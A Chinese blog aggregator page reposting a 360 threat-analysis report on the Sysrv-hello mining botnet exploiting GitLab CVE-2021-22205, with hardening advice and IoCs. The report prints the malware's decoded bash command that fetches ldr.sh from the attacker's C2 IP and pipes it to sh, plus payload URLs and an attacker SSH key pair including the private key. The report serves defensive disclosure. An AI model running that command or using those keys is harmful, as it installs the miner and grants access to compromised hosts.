首页 文章 精选 留言 我的

精选列表

搜索[双足行走],共9142篇文章
优秀的个人博客,低调大师


Flink 稳定性双引擎:Checkpoint 状态落盘优化与日志 MDC 增强

聊 Flink 稳定性,大多数人第一反应是「容错对不对」「Checkpoint 能不能按时完成」。这没错,但当我这几年反复救火后越来越清楚一件事:稳定性从来不是一个开关,而是无数个底层语义细节的总和。两个最近进入主干的改动,恰好把这句话钉死在了代码里——一个藏在状态落盘(Spill)子系统的读取路径里,一个藏在每一行日志的上下文里。

优秀的个人博客,低调大师

双平台挖矿僵尸网络 Sysrv-hello 盯上用户 GitLab 服务器


报告编号:B6-2021-112903 报告来源:360高级威胁研究分析中心 报告作者:360高级威胁研究分析中心 更新日期:2021-11-29 概述 近日,360安全大脑捕获到Sysrv-hello挖矿僵尸网络首次在野利用 GitLab CE/EE远程代码执行漏洞(CVE-2021-22205)攻击用户GitLab服务器进行挖矿的最新变种,目前该病毒家族的漏洞利用模块已达19个。由于GitLab 常被用于企业代码托管,因此该漏洞影响范围较广,且该漏洞无需身份验证即可成功利用,因而危害极大。广大用户可使用360安全大脑相关产品进行全面查杀,并从以下三个方面进行加固,以免遭受黑客攻击。 1. 将Gitlab升级到最新版本 2. 若非业务需要,不要在公网开放Gitlab接口,采用本地或内网访问,设置访问白名单等方式进行加固。 3. 勾选 发送新用户注册确认邮件 选项:在GitLab 【Sign-up restrictions】选项中,勾选【Send confirmation email on sign-up】 漏洞详情 -GitLab CE/EE远程代码执行漏洞(CVE-2021-22205) GitLab 是由GitLab Inc.开发的一个用于仓库管理系统的开源项目,使用Git作为代码管理工具,并可通过Web界面访问公开或私人项目。由于GitLab 图像解析功能中存在一处远程命令执行漏洞,攻击者可通过构造一张恶意的图片文件并上传到GitLab,从而导致远程命令执行,继而进行其他操作,如:通过滥用 GitLab API 列出所有项目(包括私有项目)。 此外,受影响版本的 GitLab CE 默认允许用户注册,且默认情况下不发送新用户注册确认邮件,因此新创建的用户可自动登录,无需其他操作,也不会向管理员发送通知。 受影响版本 安全版本 11.9 <= Gitlab CE/EE < 13.8.8 13.8.8 13.9 <= Gitlab CE/EE < 13.9.6 13.9.6 | 13.10 <= Gitlab CE/EE < 13.10.3 | 13.10.3 | 技术分析 MD5 文件名 备注 64f7f910849bc479ec72a5e2167c8d78 sys.x86_64 Linux版横向传播模块 最新变种相比之前版本的主要变化有: 1)集成新漏洞:首次集成影响较大GitLab CE/EE远程代码执行漏洞(CVE-2021-22205)利用模块 2)更高的集成度:横向传播模块sys.x86_64中还集成了用于下载网络下载工具curl-amd64的elf文件(使用base64编码) 3)更强的混淆 - /Users/k/go/src/shell/exploit/路径下的所有与漏洞利用相关的Go文件名、漏洞利用模块的关键方法名均被混淆,以增加分析难度 - 相对于2021.07.27版本,漏洞利用相关的Go文件名比之前减少2个字符 新增漏洞利用模块 最新变种首次集成了 GitLab CE/EE远程代码执行漏洞(CVE-2021-22205)利用模块,如下是攻击者利用该漏洞执行shell命令的代码片段。 内嵌下载curl的模块 与以往不同的是,横向传播模块sys.x86_64中还集成了下载网络下载工具curl-amd64的elf文件,文件名为d(使用base64编码)。 下载恶意主脚本 ldr.sh 横向传播模块sys.x86_64运行后还会执行如下base64编码的shell命令,以下载恶意主脚本ldr.sh,从而实现持久化控制。 解码后的内容如下: bash -c {echo,(curl 194.145.227.21/ldr.sh?e39dc2||curl 194.145.227.21/ldr.sh?e39dc2||curl -k 194.145.227.21/ldr.sh?e39dc2||curl -k 194.145.227.21/ldr.sh?e39dc2||wget -q -O- 194.145.227.21/ldr.sh?e39dc2)|sh 1>/dev/null 2>&1 &} 门罗币挖矿 sys.x86_64主程序运行后还会释放门罗币挖矿程序kthreaddi,以及挖矿配置文件config.json进行挖矿,对应的挖矿进程名为kthreaddk,可看到主机CPU资源几乎完全被挖矿进程占据,严重影响正常业务运转。 如图,对应的矿池地址为:194.145.227.21:5443,与C&C地址一致,本地配置文件中及抓包均未发现钱包地址,推测为攻击者自建矿池。 IoCs: 194.145.227.21 http://194.145.227.21/ldr.sh http://194.145.227.21/sys.x86_64 http://194.145.227.21/ldr.ps1 http://194.145.227.21/sys.exe MD5 文件名 备注 0fdff38895238f2259db6d186aee5a7e ldr.sh 恶意主脚本 c67607c0927154a4d2efd79ad502cc7d ldr.ps1 恶意主脚本 64f7f910849bc479ec72a5e2167c8d78 sys.x86_64 Linux版横向传播模块 16461aac44c582d04493644c42991606 sys.exe PC版横向传播模块 6db4f74c02570917e087c06ce32a99f5 kthreaddi Linux版xmrig挖矿程序 a7013a2c7fd3a6168a7c0d9eed825c32 kthreaddk.exe PC版xmrig挖矿程序 矿池:194.145.227.21:5443 ssh公钥 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDaR3U1flcG9SHro9t6G8jRQsUR5ozQjsgx7x30UTwcxnrbk74LIHeTBTNZ3nak2JeqEmT85dxgo2x2L68kADT0aPX9AaghZXyZMNkjWsbnPuk0yzQ7i33hlLdrDeO9+XUVduIjfbMtrsSjg1Sk7GG9jTDi7vBQvqHbQerWu6cycDuQKb8mmFCHzY93o6g2rHtkXEpgZ5qOZeMMONvCz6aUlesOWsrYA9xE6zlgvaq/kmHyZr/HmxdA9moMd+yPrZfG055VWSRT9ijv4XCRrunXZvg7pZtI+kJsL/P7eW9/mkA9Z3TucP2buHy/TBFgyywZT1Etwppzz1nzTIKEGNs9 openssh私钥 -----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn NhAAAAAwEAAQAAAQEA2kd1NX5XBvUh66PbehvI0ULFEeaM0I7IMe8d9FE8HMZ625O+CyB3 kwUzWd52pNiXqhJk/OXcYKNsdi+vJAA09Gj1/QGoIWV8mTDZI1rG5z7pNMs0O4t94ZS3aw 3jvfl1FXbiI32zLa7Eo4NUpOxhvY0w4u7wUL6h20Hq1runMnA7kCm/JphQh82Pd6OoNqx7 ZFxKYGeajmXjDDjbws+mlJXrDlrK2APcROs5YL2qv5Jh8ma/x5sXQPZqDHfsj62XxtOeVV kkU/Yo7+Fwka7p12b4O6WbSPpCbC/z+3lvf5pAPWd07nD9m7h8v0wRYMssGU9RLcKac89Z 80yChBjbPQAAA8B/rfQef630HgAAAAdzc2gtcnNhAAABAQDaR3U1flcG9SHro9t6G8jRQs UR5ozQjsgx7x30UTwcxnrbk74LIHeTBTNZ3nak2JeqEmT85dxgo2x2L68kADT0aPX9Aagh ZXyZMNkjWsbnPuk0yzQ7i33hlLdrDeO9+XUVduIjfbMtrsSjg1Sk7GG9jTDi7vBQvqHbQe rWu6cycDuQKb8mmFCHzY93o6g2rHtkXEpgZ5qOZeMMONvCz6aUlesOWsrYA9xE6zlgvaq/ kmHyZr/HmxdA9moMd+yPrZfG055VWSRT9ijv4XCRrunXZvg7pZtI+kJsL/P7eW9/mkA9Z3 TucP2buHy/TBFgyywZT1Etwppzz1nzTIKEGNs9AAAAAwEAAQAAAQBwJhbKjUcZhAkRkPbL HktneO7X66Sd4z5oqXqydKp1/mRRPO9/uAa3uwxPOEWtHLuP3jOU3GUGIfEwJ//Md269xM /eVmOUBRinfLmTuKhJV8FqJp2Hmnvq0wYKMvC4QtstVA+MPKE673iIqolq0yjEwy5C6pD+ a3Otu4h1G6Uj/CKTUDSs72XYqdh3SzGtKwHstrFSBjckJ6g7U98u/mV9vSIMWxBNeHJM1P aj/Yg1azyAcUGWO3zxVFtDbKNwyo6qZVjB0wIMOZq3rMMq7OHIotiutYZHW9W+0gXLgH4A xsQiQuNftmF8WZyLhV4pa3WSEetul1duVEkrsPUfwfoBAAAAgQC4qOdMPYfAkQRKROjIIN MKmx/+oJl5kCe1nErljyA7ZhhX64RZmH2cUPq3ytrLL4IDfCe7jEKeiemW1jtH3x35vsmX ORzPv7z+J3kpWQrWzEv6/Q4vqEBzk7uHi3lUebfDWdVwG0kGvPVWEJO50HodG0MIeiPEWX r5IjCrAEuxBgAAAIEA/hTNaq5WmXwiQfuVq2tTp5GgIYzcmkCZwZ+AsvRXiKT8oTuJtY3P 0Zkgp1qoaN2enE3kikoReZPWA7b2gL9LjZo/v9QQc/7U4hIXP1ZC6xp22r9V08GtHUkNxp mok0Wl4B5LepQx505mB1RGprx79GEYN3nIz6MjHqt039jdevEAAACBANvtcRIDU2ShmQwn LhgZxZWLJIuI+oo686Gs+iHZ3IACrUzqAwsg5kCE7n1l2JX6IhqVQmQlEFAH3PlXsiXy8f LnBwrKLlLLR4q76nebCKMJid0AnPxI8VNnEtCltM9SjR+FTDpRStEQ12iqzxb1vOMyG0NN KlfhEQR66qqhkW0NAAAAA2tAawECAwQFBgc= -----END OPENSSH PRIVATE KEY----- 时间线 2021-11-29360高级威胁研究分析中心发布分析

资源下载

更多资源
Mario

Mario

马里奥是站在游戏界顶峰的超人气多面角色。马里奥靠吃蘑菇成长,特征是大鼻子、头戴帽子、身穿背带裤,还留着胡子。与他的双胞胎兄弟路易基一起,长年担任任天堂的招牌角色。

腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册